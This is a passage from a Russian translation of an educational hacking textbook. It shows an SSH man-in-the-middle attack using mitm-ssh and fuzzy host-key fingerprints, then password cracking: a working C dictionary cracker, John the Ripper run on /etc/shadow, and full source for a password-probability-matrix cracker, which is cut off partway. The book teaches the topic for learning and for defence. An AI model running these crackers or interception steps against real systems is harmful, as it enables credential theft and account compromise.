Этот новый ключ можно использовать с mitm-ssh, чтобы сделать атаку еще более эффективной. Местонахождение ключа узла указывается в файле конфигурации, поэтому чтобы использовать новый ключ, просто добавим строку `HostKey` в `/usr/local/etc/mitm-ssh_config`, как показано ниже. Поскольку нужно убрать строку `Protocol 1`, добавленную ранее, просто перезапишем файл конфигурации.

```
reader@hacking:~ $ echo "HostKey /tmp/ssh-rsa02" > /usr/local/etc/mitm-
ssh_config
reader@hacking:~ $ mitm-ssh 192.168.42.72 -v -n -p 2222Using static route to
192.168.42.72:22
Disabling protocol version 1. Could not load host key
SSH MITM Server listening on 0.0.0.0 port 2222.
```

В другом окне терминала работает *arpspoof*, перенаправляя трафик в mitm-ssh, где используется новый ключ узла с нечетким отпечатком. Ниже показано, что будет видеть клиент при соединении.

Обычное соединение

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/no)?
```

Соединение при MitM-атаке

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is ba:06:7e:b2:64:13:cf:0f:a4:69:17:d0:60:62:69:a0.
Are you sure you want to continue connecting (yes/no)?
```

Вы сразу определите разницу? Отпечатки настолько похожи, что большинство пользователей просто согласятся принять соединение.

0x760 Взлом паролей

Обычно пароли не хранят в виде обычного текста. Файл, содержащий в открытом виде все пароли, был бы слишком заманчивой целью, поэтому здесь применяется однонаправленная хеш-функция. Самая известная из этих функций основана на DES и называется `crypt()`, ниже приведена ее страница руководства.

```
ИМЯ
       crypt – шифрование паролей и данных

СИНТАКСИС
       #define _XOPEN_SOURCE
       #include <unistd.h>

       char *crypt(const char *key, const char *salt);

ОПИСАНИЕ
       crypt() применяется для шифрования паролей. Она основана на алгоритме
       DES с изменениями, нацеленными (в частности) на противодействие
       аппаратным способам подбора ключей

       key – пароль, вводимый пользователем.

       salt – два символа из набора [a-zA-Z0-9./].
       Служит для модификации алгоритма одним из 4096 способов.
```

Эта однонаправленная хеш-функция принимает на входе открытый пароль и значение `salt` (привязка), а выводит значение хеша, которому предшествует введенное значение `salt`. Хеш-значение математически необратимо, то есть одного его недостаточно, чтобы определить исходный пароль. Напишем простую программу, чтобы поэкспериментировать с этой функцией и лучше разобраться в ее работе.

crypt_test.c

```
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>

int main(int argc, char *argv[]) {
   if(argc < 2) {
      printf("Usage: %s <plaintext password> <salt value>\n", argv[0]);
      exit(1);
   }
   printf("password \"%s\" with salt \"%s\" ", argv[1], argv[2]);
   printf("hashes to ==> %s\n", crypt(argv[1], argv[2]));
}
```

Для компиляции этой программы требуется библиотека crypt. Ниже показано, как ее подключить, и приведены результаты нескольких тестовых прогонов программы.

```
reader@hacking:~/booksrc $ gcc -o crypt_test crypt_test.c
/tmp/cccrSvYU.o: In function `main':
crypt_test.c:(.text+0x73): undefined reference to `crypt'
collect2: ld returned 1 exit status
reader@hacking:~/booksrc $ gcc -o crypt_test crypt_test.c -l crypt
reader@hacking:~/booksrc $ ./crypt_test testing je
password "testing" with salt "je" hashes to ==> jeLu9ckBgvgX.
reader@hacking:~/booksrc $ ./crypt_test test je
password "test" with salt "je" hashes to ==> jeHEAX1m66RV.
reader@hacking:~/booksrc $ ./crypt_test test xy
password "test" with salt "xy" hashes to ==> xyVSuHLjceD92
reader@hacking:~/booksrc $
```

Обратите внимание: в последних двух прогонах шифровался один и тот же пароль, но с разными привязками. Значение `salt` предназначено для дополнительного «возмущения» алгоритма, благодаря чему при различных значениях `salt` получаются разные хеш-значения. Хеш-значения (включая предшествующее `salt`) записываются в файл паролей в расчете, что если атакующий украдет файл паролей, значения хешей ничего ему не дадут.

При необходимости аутентифицировать пользователя в файле паролей осуществляется поиск хеша. Пользователю предлагается ввести пароль, из файла паролей извлекается значение `salt`, и введенные пользователем данные вместе со значением `salt` посылаются на вход той же хеш-функции. Если пользователь ввел правильный пароль, однонаправленная хеш-функция даст на выходе то же значение, которое записано в файле паролей. Благодаря этому происходит правильная аутентификация, и в то же время не надо хранить пароли в виде обычного текста.

0x761 Атака по словарю

Оказывается, однако, что зашифрованные пароли в файле не столь уж бесполезны. Безусловно, невозможно математически получить из хеша исходное значение, но можно весьма быстро сгенерировать хеш-значение для каждого имеющегося в словаре слова, взяв значение `salt` для конкретного хеша, и сравнить с этим хешем полученные результаты. Если совпадают хеш-значения, то соответствующее словарное слово и будет открытым паролем.

Простую программу для атаки по словарю можно слепить достаточно быстро. Она будет читать слова из файла, вычислять для них хеш с нужным значением `salt` и выводить слово, если хеш совпал. Следующий код использует функции файловых потоков, включаемые через *stdio.h*. С этими функциями проще работать, потому что вся неприглядность вызовов `open()` и дескрипторов файлов спрятана в структурах `FILE`. В этом коде аргумент функции `fopen()` сообщает ей, что нужно открыть файл для чтения. Функция возвращает `NULL` в случае неудачи или указатель на открытый файловый поток. Функция `fgets()` читает из потока строку – до заданной максимальной длины или конца строки. В данном случае она считывает все строки файла со списком слов. Эта функция также возвращает `NULL` в случае неудачи, что используется для обнаружения конца файла.

crypt_crack.c

```
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>

/* Вывести сообщение и завершить работу. */
void barf(char *message, char *extra) {
   printf(message, extra);
   exit(1);
}

/* Пример программы для атаки по словарю */
int main(int argc, char *argv[]) {
   FILE *wordlist;
   char *hash, word[30], salt[3];
   if(argc < 2)
      barf("Usage: %s <wordlist file> <password hash>\n", argv[0]);

   strncpy(salt, argv[2], 2); // Первые 2 байта хеша – это salt.
   salt[2] = '\0'; // Завершить строку

   printf("Salt value is \'%s\'\n", salt);

   if( (wordlist = fopen(argv[1], "r")) == NULL) // Открыть список слов.
      barf("Fatal: couldn't open the file \'%s\'.\n", argv[1]);
```

```
    while(fgets(word, 30, wordlist) != NULL) { // Читать каждое слово
       word[strlen(word)-1] = '\0'; // Удалить байт '\n' в конце.
       hash = crypt(word, salt); // Вычислить хеш.
       printf("trying word:   %-30s ==> %15s\n", word, hash);
       if(strcmp(hash, argv[2]) == 0) { // Если хеш совпадает
          printf("The hash \"%s\" is from the ", argv[2]);
          printf("plaintext password \"%s\".\n", word);
          fclose(wordlist);
          exit(0);
       }
    }
    printf("Couldn't find the plaintext password
           in the supplied wordlist.\n");
    fclose(wordlist);
}
```

В приведенном ниже показано, как эта программа взламывает хеш пароля *jeHEAX1m66RV.*, используя слова из */usr/share/dict/words*.

```
reader@hacking:~/booksrc $ gcc -o crypt_crack crypt_crack.c -lcrypt
reader@hacking:~/booksrc $ ./crypt_crack /usr/share/dict/words jeHEAX1m66RV.
Salt value is 'je'
trying word:                                    ==>   jesS3DmkteZYk
trying word:   A                                ==>   jeV7uK/S.y/KU
trying word:   A's                              ==>   jeEcn7sF7jwWU
trying word:   AOL                              ==>   jeSFGex8ANJDE
trying word:   AOL's                            ==>   jesSDhacNYUbc
trying word:   Aachen                           ==>   jeyQc3uB14q1E
trying word:   Aachen's                         ==>   je7AQSxfhvsyM
trying word:   Aaliyah                          ==>   je/vAqRJyOZvU

.:[ вывод сокращен ]:.

trying word:   terse                            ==>   jelgEmNGLflJ2
trying word:   tersely                          ==>   jeYfo1aImUWqg
trying word:   terseness                        ==>   jedH11z6kkEaA
trying word:   terseness's                      ==>   jedH11z6kkEaA
trying word:   terser                           ==>   jeXptBe6psF3g
trying word:   tersest                          ==>   jenhzylhDIqBA
trying word:   tertiary                         ==>   jex6uKY9AJDto
trying word:   test                             ==>   jeHEAX1m66RV.
The hash "jeHEAX1m66RV." is from the plaintext password "test".
reader@hacking:~/booksrc $
```

Изначальный пароль – слово *test*, которое есть в списке слов, поэтому пароль будет взломан. Вот почему использовать в качестве паролей словарные слова или их производные не рекомендуется.

Недостаток такого метода атаки в том, что, если искомого пароля нет в списке словарных слов, пароль не будет найден. Например, если в качестве пароля использовать комбинацию *h4R%*, которой нет в словаре, атака окажется безуспешной:

```
reader@hacking:~/booksrc $ ./crypt_test h4R% je
password "h4R%" with salt "je" hashes to ==> jeMqqfIfPNNTE
reader@hacking:~/booksrc $ ./crypt_crack /usr/share/dict/words jeMqqfIfPNNTE
Salt value is 'je'
trying word:                                    ==>   jesS3DmkteZYk
trying word:   A                                ==>   jeV7uK/S.y/KU
trying word:   A's                              ==>   jeEcn7sF7jwWU
trying word:   AOL                              ==>   jeSFGex8ANJDE
trying word:   AOL's                            ==>   jesSDhacNYUbc
trying word:   Aachen                           ==>   jeyQc3uB14q1E
trying word:   Aachen's                         ==>   je7AQSxfhvsyM
trying word:   Aaliyah                          ==>   je/vAqRJyOZvU

.:[ вывод сокращен ]:.

trying word:   zooms                            ==>   je8A6DQ87wHHI
trying word:   zoos                             ==>   jePmCz9ZNPwKU
trying word:   zucchini                         ==>   jeqZ9LSWt.esI
trying word:   zucchini's                       ==>   jeqZ9LSWt.esI
trying word:   zucchinis                        ==>   jeqZ9LSWt.esI
trying word:   zwieback                         ==>   jezzR3b5zwlys
trying word:   zwieback's                       ==>   jezzR3b5zwlys
trying word:   zygote                           ==>   jei5HG7JrfLy6
trying word:   zygote's                         ==>   jej86M9AGOyj2
trying word:   zygotes                          ==>   jeWHQebUlxTmo
Couldn't find the plaintext password in the supplied wordlist.
```

Специализированные словарные файлы часто создаются на основе разных языков, стандартных видоизменений слов (например преобразования букв в цифры) или просто добавления чисел в конец каждого слова. Разумеется, более обширный словарь позволяет взломать больше паролей, но и обрабатывается он дольше.

0x762 Атака путем полного перебора

Атака по словарю, опробующая все возможные комбинации символов, представляет собой атаку *путем полного перебора*, или *методом грубой силы* (*exhaustive brute-force*). Формально такая атака может взломать любой пароль, но результата, возможно, не дождутся и наши прапраправнуки.

Поскольку пароль для `crypt()` может содержать любые из 95 символов, полный перебор 8-символьных паролей предполагает проверку 95^8 различных паролей, или свыше семи квадриллионов. Это число столь велико, потому что при увеличении длины пароля на один символ количество возможных паролей растет экспоненциально. Если предположить, что в секунду будет опробоваться 10 000 паролей, их полный перебор потребует 22 875 лет. Одним из решений проблемы может быть распределение задачи между многими машинами и процессорами, однако необходимо учитывать, что ускорение при этом будет носить ли-

нейный характер. Если объединить тысячу машин, каждая из которых будет осуществлять 10 000 проверок в секунду, то все равно процедура проверки займет больше 22 лет. Линейное ускорение, достигаемое добавлением еще одной машины, ничтожно по сравнению с увеличением количества ключей при увеличении длины пароля на единицу.

К счастью, для экспоненциального роста характерно и обратное: при уменьшении длины пароля количество возможных паролей убывает экспоненциально. Это означает, что различных паролей из четырех символов всего 95^4. Это пространство ключей содержит около 84 миллионов паролей и может быть опробовано (со скоростью 10 000 проверок в секунду) в течение двух с лишним часов. Это означает, что, хотя такого пароля, как *h4R%*, нет ни в каком словаре, его можно взломать за приемлемое время.

Отсюда следует, что важно не только избегать в паролях словарных слов, но и устанавливать для них достаточную длину. Поскольку сложность увеличивается экспоненциально, при удвоении длины пароля до восьми символов взлом его в разумных временных рамках становится невозможным.

Solar Designer разработал программу для взлома паролей под названием John the Ripper (Джон-потрошитель), в которой применены как атака по словарю, так и полный перебор. Это, пожалуй, наиболее популярная из программ такого рода, и найти ее можно на *http://www.openwall.com/john/*. Она также есть на загрузочном диске.[1]

```
reader@hacking:~/booksrc $ john

John the Ripper Version 1.6 Copyright (c) 1996-98 by Solar Designer

Usage: john [OPTIONS] [PASSWORD-FILES]
-single                  "single crack" mode
-wordfile:FILE -stdin    wordlist mode, read words from FILE or stdin
-rules                   enable rules for wordlist mode
-incremental[:MODE]      incremental mode [using section MODE]
-external:MODE           external mode or word filter
-stdout[:LENGTH]         no cracking, just write words to stdout
-restore[:FILE]          restore an interrupted session [from FILE]
-session:FILE            set session file name to FILE
-status[:FILE]           print status of a session [from FILE]
-makechars:FILE          make a charset, FILE will be overwritten
-show                    show cracked passwords
-test                    perform a benchmark
-users:[-]LOGIN|UID[,..] load this (these) user(s) only
-groups:[-]GID[,..]      load users of this (these) group(s) only
-shells:[-]SHELL[,..]    load users with this (these) shell(s) only
-salts:[-]COUNT          load salts with at least COUNT passwords only
```

[1] См. *www.symbol.ru/library/hacking-2ed*. – *Прим. ред.*

```
-format:NAME            force ciphertext format NAME (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL          enable memory saving, at LEVEL 1..3
reader@hacking:~/booksrc $ sudo tail -3 /etc/shadow
matrix:$1$zCcRXVsm$GdpHxqC9epMrdQcayUxO//:13763:0:99999:7:::
jose:$1$pRS4.I8m$Zy5of8AtD8OOSeMgm.2Yg.:13786:0:99999:7:::
reader:U6aMyOwojraho:13764:0:99999:7:::
reader@hacking:~/booksrc $ sudo john /etc/shadow
Loaded 2 passwords with 2 different salts (FreeBSD MD5 [32/32])
guesses: 0 time: 0:00:00:01 0% (2) c/s: 5522 trying: koko
guesses: 0 time: 0:00:00:03 6% (2) c/s: 5489 trying: exports
guesses: 0 time: 0:00:00:05 10% (2) c/s: 5561 trying: catcat
guesses: 0 time: 0:00:00:09 20% (2) c/s: 5514 trying: dilbert!
guesses: 0 time: 0:00:00:10 22% (2) c/s: 5513 trying: redrum3
testing7         (jose)
guesses: 1 time: 0:00:00:14 44% (2) c/s: 5539 trying: KnightKnight
guesses: 1 time: 0:00:00:17 59% (2) c/s: 5572 trying: Gofish!
Session aborted
```

Этот листинг показывает, что у пользователя jose пароль `testing7`.

0x763 Справочная хеш-таблица

Еще одна интересная идея для взлома паролей заключается в создании гигантской справочной таблицы хешей. Если заранее вычислить хеш-значения для всех возможных паролей и поместить их в какую-нибудь структуру данных, позволяющую вести поиск, то любой пароль можно будет взломать в течение того времени, которое требуется для выполнения поиска. В случае бинарного поиска оно составит около $O(\log_2 N)$, где N – число различных элементов. Для восьмисимвольных паролей N равно 95^8, что приводит к оценке $O(8 \log_2 95)$ – достаточно быстро.

Однако справочная таблица такого размера заняла бы порядка сотни тысяч терабайт памяти. Кроме того, в алгоритме хеширования паролей была учтена возможность такой атаки, и для противодействия ей введена привязка (`salt`). Поскольку пароли будут давать разные значения хеша в зависимости от привязки, для каждого значения `salt` придется построить отдельную справочную таблицу. В основанной на DES функции `crypt()` есть 4096 возможных значений `salt`, в результате чего таблица хешей даже для коротких четырехсимвольных паролей нереализуема. Для одной справочной таблицы хешей четырехсимвольных паролей при фиксированной привязке требуется около гигабайта памяти, но из-за `salt` у каждого пароля оказывается 4096 возможных значений хеша, а потому требуется 4096 таблиц. В результате объем необходимой памяти возрастает до 4,6 терабайт, что делает такую атаку малопривлекательной.

0x764 Матрица вероятностей паролей

При любых вычислениях мы сталкиваемся с компромиссом между вычислительной мощностью и объемом памяти. Он проявляется в элементарных задачах вычислительной техники и в повседневной жизни. В файлах MP3 применяется сжатие, что позволяет записать высококачественный звук в относительно небольшом объеме памяти, но это достигается ценой роста необходимых вычислительных ресурсов. В карманных калькуляторах этот компромисс «развернут» в обратном направлении: функции вроде синуса и косинуса хранятся в виде таблиц, что позволяет избежать интенсивных вычислений.

Этот компромисс действует и в криптографии. В атаках, основанных на компромиссе между временем и памятью, вероятно, наиболее эффективны методы Хеллмана, но здесь приведен другой код, который проще понять. Общий принцип в любом случае тот же: попытаться найти баланс между вычислительной мощностью и объемом памяти, чтобы достаточно быстро выполнить полный перебор ключей, обходясь приемлемым объемом памяти. К сожалению, проблема увеличения объема памяти из-за `salt` все равно сохраняется. Поскольку разных значений `salt` для паролей, обрабатываемых функцией `crypt()`, всего 4096, надо постараться уменьшить объем необходимой в этом методе памяти настолько, чтобы и с увеличением в 4096 раз он оставался в разумных пределах.

В данном методе применяется своего рода сжатие с потерей информации. Вместо точного поиска по таблице, для каждого значения хеша возвращается несколько тысяч возможных открытых паролей. Эти значения можно быстро проверить и найти настоящий пароль, при этом сжатие с потерей информации позволяет существенно сократить необходимый размер памяти. В приведенном ниже коде участвует ключевое пространство всех четырехсимвольных паролей (с фиксированным `salt`). Необходимый объем памяти уменьшен на 88% по сравнению со справочной таблицей хешей (для одного `salt`), а пространство ключей, проверяемое полным перебором, уменьшено примерно в 1018 раз. Если выполнять 10 000 проверок в секунду, то этим методом можно взломать пароль из четырех символов (для фиксированного значения `salt`) меньше чем за 8 секунд, что существенно меньше, чем 2 часа, необходимые для полного перебора всех ключей.

В этом методе строится трехмерная двоичная матрица, связывающая части значений хешей с частями значений открытого текста. По оси X – обычный текст, разделенный на две пары: первые два символа и вторые два символа. Все их возможные значения перенумерованы в виде двоичного вектора длиной 95^2, или 9025 бит (около 1129 байт). По оси Y – шифрованный текст, разбитый на четыре трехсимвольных участка. Они также нумеруются по столбцам, но из третьего символа берутся только четыре бита. Таким образом, столбцов будет $64^2 \times 4$,

или 16 384. Ось *Z* нужна, чтобы хранить восемь двумерных матриц, по четыре для каждой пары обычного текста.

Основная идея состоит в том, что обычный текст разбивается на две пары символов, которые пронумерованы. Для каждого обычного текста с помощью хеш-функции вычисляется шифрованный текст, по которому определяется соответствующий столбец матрицы. После этого устанавливается бит на пересечении со строкой матрицы, соответствующей обычному тексту. Поскольку значения шифрованного текста урезаются, неизбежно возникнут коллизии.

Обычный текст	Хеш
test	je**HEA**X1m66RV.
!J)h	je**HEA**38vqlkkQ
¨.F+	je**HEA**1Tbde5FE
¨8,J	je**HEA**nX8kQK3I

В данном случае в столбце HEA должны быть установлены биты, соответствующие парам обычного текста te, !J, ¨. и ¨8, когда эти пары обычного текста/хеша будут добавляться в матрицу.

Пусть матрица заполнена. Тогда, если нам требуется взломать хеш jeHEA38vqlkkQ, смотрим в столбец HEA матрицы и получаем из него значения te, !J, ¨. и ¨8 для первых двух символов открытого текста. Для первых двух символов таких матриц четыре – для подстрок шифрованного текста из символов со второго по четвертый, с четвертого по шестой, с шестого по восьмой и с восьмого по десятый – и в каждой из матриц свой вектор возможных значений первых двух символов открытого текста. Извлекаем эти векторы и применяем к ним поразрядное И. В результате установленными останутся только биты, соответствующие парам обычного текста, входящим в число возможных для каждой подстроки шифрованного текста. Аналогично обращаемся с четырьмя матрицами, соответствующими последним двум символам обычного текста.

Размер матриц был установлен на основании принципа Дирихле. Этот простой принцип утверждает, что если $k + 1$ объектов разложить по k ящикам, то хотя бы в одном из ящиков окажется не менее двух объектов. Поэтому лучшие результаты будут получены, если в каждом векторе окажется чуть меньше половины единиц. Поскольку в матрицах будет размещено 95^4, или 81 450 625, элементов, для достижения 50-процентного насыщения требуется примерно вдвое больше ящиков. Так как каждый вектор имеет длину 9025, столбцов должно быть примерно $(95^4 \times 2) / 9025$, то есть примерно 18 000. Если использовать для столбцов трехсимвольные подстроки шифрованного текста, то первые два символа и четыре бита третьего символа дадут $64^2 \times 4$, или около

16 000 столбцов, (символы шифрованного текста могут принимать 64 различных значения). Это довольно близко к требуемому, потому что, если бит добавляется дважды, перекрытие игнорируется. На практике каждый вектор оказывается заполненным единицами примерно на 42%.

Для каждого шифрованного текста выбираются четыре вектора, и вероятность того, что в заданной позиции значение 1 окажется во всех четырех векторах, равна примерно $0{,}42^4$, или 3,11%. Это означает, что 9025 возможных комбинаций первых двух символов сокращаются на 97% – до 280 вариантов. То же справедливо и для последних двух символов, и в итоге получается около 280^2, или 78 400, вариантов обычного текста. Если осуществлять 10 000 проверок в секунду, это сокращенное ключевое пространство будет проверено меньше чем за 8 секунд.

Конечно, есть и недостатки. Во-первых, изначальное создание матрицы требует не меньше времени, чем занял бы простой полный перебор, хотя это единовременные затраты. Кроме того, если учитывать значения `salt`, то такая атака делается невозможной, несмотря на достигнутое сокращение объема необходимой памяти.

Следующие две распечатки демонстрируют код, который строит матрицу вероятностей паролей (Password Probability Matrix, PPM) и взламывает пароли с ее помощью. Первый листинг содержит код, генерирующий матрицу для взлома всех четырехсимвольных паролей со значением `salt`, равным `je`. Код из второго листинга осуществляет фактический взлом паролей.

ppm_gen.c

```
/*********************************************************\
* Матрица вероятностей паролей    *    Файл: ppm_gen.c    *
*********************************************************
*                                                         *
* Автор:          Jon Erickson <matrix@phiral.com>        *
* Организация:  Phiral Research Laboratories              *
*                                                         *
* Это программа-генератор для проверки идеи МВП.          *
* Она создает файл 4char.ppm с данными по всем допустимым *
* 4-символьным паролям с привязкой 'je'. С помощью этого  *
* файла и соответствующей программы ppm_crack.c           *
* можно быстро вскрывать пароли из этого пространства.    *
*                                                         *
\*********************************************************/

#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
```

```
#define WIDTH 1129
#define DEPTH 8
#define SIZE HEIGHT * WIDTH * DEPTH

/* Отобразить 1 байт хеша в порядковое число. */
int enum_hashbyte(char a) {
   int i, j;
   i = (int)a;
   if((i >= 46) && (i <= 57))
      j = i - 46;
   else if ((i >= 65) && (i <= 90))
      j = i - 53;
   else if ((i >= 97) && (i <= 122))
      j = i - 59;
   return j;
}

/* Отобразить 3 байта хеша в порядковое число. */
int enum_hashtriplet(char a, char b, char c) {
   return (((enum_hashbyte(c)%4)*4096)+(enum_hashbyte(a)*64)+enum_
hashbyte(b));
}
/* Вывести сообщение и завершить работу. */
void barf(char *message, char *extra) {
   printf(message, extra);
   exit(1);
}

/* Создать файл 4-char.ppm всех 4-символьных паролей (с привязкой je). */
int main() {
   char plain[5];
   char *code, *data;
   int i, j, k, l;
   unsigned int charval, val;
   FILE *handle;
   if (!(handle = fopen("4char.ppm", "w")))
      barf("Error: Couldn't open file '4char.ppm' for writing.\n", NULL);

   data = (char *) malloc(SIZE);
   if (!(data))
      barf("Error: Couldn't allocate memory.\n", NULL);

   for(i=32; i<127; i++) {
      for(j=32; j<127; j++) {
         printf("Adding %c%c** to 4char.ppm..\n", i, j);
         for(k=32; k<127; k++) {
            for(l=32; l<127; l++) {

                plain[0] = (char)i; // Построить все
                plain[1] = (char)j; // возможные 4-байтные
                plain[2] = (char)k; // пароли.
```

```
                plain[3] = (char)l;
                plain[4] = '\0';
                code = crypt((const char *)plain, (const char *)"je");
                                        // Вычислить хеш.

                /* Сохранить статистические данные
                /* о соответствиях без потерь.
                 */
                val = enum_hashtriplet(code[2], code[3], code[4]);
                                       // Сохранить сведения о байтах 2-4.

                charval = (i-32)*95 + (j-32);
                  // Первые 2 байта обычного текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
                val += (HEIGHT * 4);
                charval = (k-32)*95 + (l-32); // Последние 2 байта
                                              // обычного текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

                val = HEIGHT + enum_hashtriplet(code[4], code[5], code[6]);
                                              // Байты 4-6
                charval = (i-32)*95 + (j-32); // Первые 2 байта
                                              // обычного текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
                val += (HEIGHT * 4);
                charval = (k-32)*95 + (l-32); // Последние 2 байта
                                              // обычного текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

                val = (2 * HEIGHT) + enum_hashtriplet(code[6], code[7],
                       code[8]); // Байты 6-8
                charval = (i-32)*95 + (j-32); // Первые 2 байта
                                              // обычного текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
                val += (HEIGHT * 4);
                charval = (k-32)*95 + (l-32);   // Последние 2 байта
                                              // обычного текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

                val = (3 * HEIGHT) + enum_hashtriplet(code[8], code[9],
                     code[10]); // Байты 8-10
                charval = (i-32)*95 + (j-32);  // Первые 2 байта
                                             // обычного текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
                val += (HEIGHT * 4);
                charval = (k-32)*95 + (l-32);  // Последние 2 байта
                                             // обычного текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
            }
        }
    }
```

```
    }
    printf("finished.. saving..\n");
    fwrite(data, SIZE, 1, handle);
    free(data);
    fclose(handle);
}
```

Первый фрагмент кода (*ppm_gen.c*) может сгенерировать матрицу для взлома четырехсимвольных паролей, как показано ниже. Опция `-O3` компилятора GCC указывает на необходимость компиляции с оптимизацией по скорости.

```
reader@hacking:~/booksrc $ gcc -O3 -o ppm_gen ppm_gen.c -lcrypt
reader@hacking:~/booksrc $ ./ppm_gen
Adding   ** to 4char.ppm..
Adding !** to 4char.ppm..
Adding "** to 4char.ppm..

.:[ вывод сокращен ]:.

Adding ~|** to 4char.ppm..
Adding ~}** to 4char.ppm..
Adding ~~** to 4char.ppm..
finished.. saving..
@hacking:~ $ ls -lh 4char.ppm
-rw-r--r-- 1   142M 2007-09-30 13:56 4char.ppm
reader@hacking:~/booksrc $
```

Файл *4char.ppm* размером 142 Мбайт содержит неточные связи между обычным текстом и хешем для всех четырехсимвольных паролей. Эти данные можно использовать в другой программе, чтобы быстро взламывать четырехсимвольные пароли, не поддающиеся атаке со словарем.

ppm_crack.c

```
/*********************************************************\
* Матрица вероятностей паролей   *    Файл: ppm_crack.c   *
*********************************************************
*                                                         *
* Автор:           Jon Erickson <matrix@phiral.com>       *
* Организация:     Phiral Research Laboratories           *
*                                                         *
* Это программа-взломщик для проверки идеи МВП.          *
* Она использует готовый файл 4char.ppm данных по всем    *
* допустимым 4-символьным паролям с привязкой 'je'. Такой *
* файл можно создать с помощью программы ppm_gen.c.       *
*                                                         *
\*********************************************************/

#define _XOPEN_SOURCE
#include <unistd.h>
```

```
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH 1129
#define DEPTH 8
#define SIZE HEIGHT * WIDTH * DEPTH
#define DCM HEIGHT * WIDTH

/* Отобразить 1 байт хеша в порядковое число. */
int enum_hashbyte(char a) {
   int i, j;
   i = (int)a;
   if((i >= 46) && (i <= 57))
      j = i - 46;
   else if ((i >= 65) && (i <= 90))
      j = i - 53;
   else if ((i >= 97) && (i <= 122))
      j = i - 59;
   return j;
}

/* Отобразить 3 байта хеша в порядковое число. */
int enum_hashtriplet(char a, char b, char c) {
   return (((enum_hashbyte(c)%4)*4096)+(enum_hashbyte(a)*64)+
           enum_hashbyte(b));
}

/* Объединить два вектора. */
void merge(char *vector1, char *vector2) {
   int i;
   for(i=0; i < WIDTH; i++)
      vector1[i] &= vector2[i];
}

/* Возвращает разряд вектора по заданному индексу*/
int get_vector_bit(char *vector, int index) {
   return ((vector[(index/8)]&(1<<(index%8)))>>(index%8));
}

/* Подсчитывает количество пар (обычный текст) в заданном векторе */
int count_vector_bits(char *vector) {
   int i, count=0;
   for(i=0; i < 9025; i++)
      count += get_vector_bit(vector, i);
   return count;
}

/* Выводит пары (обычный текст), соответствующие всем установленным битам
вектора. */
void print_vector(char *vector) {
```

```
   int i, a, b, val;
   for(i=0; i < 9025; i++) {
      if(get_vector_bit(vector, i) == 1) { // Если бит установлен,
         a = i / 95;                       // вычислить
         b = i - (a * 95);                 // пару
         printf("%c%c ",a+32, b+32); // и напечатать ее.
      }
   }
   printf("\n");
}

/* Вывести сообщение и завершить работу. */
void barf(char *message, char *extra) {
   printf(message, extra);
   exit(1);
}

/* Взлом 4-символьного пароля с помощью готового файла 4char.ppm. */
int main(int argc, char *argv[]) {
  char *pass, plain[5];
  unsigned char bin_vector1[WIDTH], bin_vector2[WIDTH], temp_vector[WIDTH];
  char prob_vector1[2][9025];
  char prob_vector2[2][9025];
  int a, b, i, j, len, pv1_len=0, pv2_len=0;
  FILE *fd;

  if(argc < 1)
     barf("Usage: %s <password hash>
          (will use the file 4char.ppm)\n", argv[0]);

  if(!(fd = fopen("4char.ppm", "r")))
     barf("Fatal: Couldn't open PPM file for reading.\n", NULL);

  pass = argv[1]; // Первый аргумент - хеш пароля

  printf("Filtering possible plaintext bytes
         for the first two characters:\n");

  fseek(fd,(DCM*0)+enum_hashtriplet(pass[2], pass[3], pass[4])*WIDTH,
        SEEK_SET);
  fread(bin_vector1, WIDTH, 1, fd); // Прочитать вектор,
                                    // связывающий байты 2-4 хеша.

  len = count_vector_bits(bin_vector1);
  printf("only 1 vector of 4:\t%d plaintext pairs, with %0.2f%%
         saturation\n", len, len*100.0/9025.0);

  fseek(fd,(DCM*1)+enum_hashtriplet(pass[4], pass[5], pass[6])*WIDTH,
        SEEK_SET);
  fread(temp_vector, WIDTH, 1, fd); // Прочитать вектор,
                                    // связывающий байты 4-6 хеша.
```

```
merge(bin_vector1, temp_vector); // Объединить его с первым вектором.

len = count_vector_bits(bin_vector1);
printf("vectors 1 AND 2 merged:\t%d plaintext pairs, with %0.2f%%
       saturation\n", len, len*100.0/9025.0);

fseek(fd,(DCM*2)+enum_hashtriplet(pass[6], pass[7], pass[8])*WIDTH,
      SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Прочитать вектор,
                                  // связывающий байты 6-8 хеша.
merge(bin_vector1, temp_vector);  // Объединить его
                                  // с первыми двумя векторами.

len = count_vector_bits(bin_vector1);
printf("first 3 vectors merged:\t%d plaintext pairs, with %0.2f%%
       saturation\n", len, len*100.0/9025.0);

fseek(fd,(DCM*3)+enum_hashtriplet(pass[8], pass[9],pass[10])*WIDTH,
      SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Прочитать вектор,
                                  // связывающий байты 8-10 хеша.
merge(bin_vector1, temp_vector); // Объединить его с остальными векторами.

len = count_vector_bits(bin_vector1);
printf("all 4 vectors merged:\t%d plaintext pairs, with %0.2f%%
       saturation\n", len, len*100.0/9025.0);

printf("Possible plaintext pairs for the first two bytes:\n");
print_vector(bin_vector1);

printf("\nFiltering possible plaintext bytes
       for the last two characters:\n");

fseek(fd,(DCM*4)+enum_hashtriplet(pass[2], pass[3], pass[4])*WIDTH,
      SEEK_SET);
fread(bin_vector2, WIDTH, 1, fd); // Прочитать вектор,
                                  // связывающий байты 2-4 хеша.

len = count_vector_bits(bin_vector2);
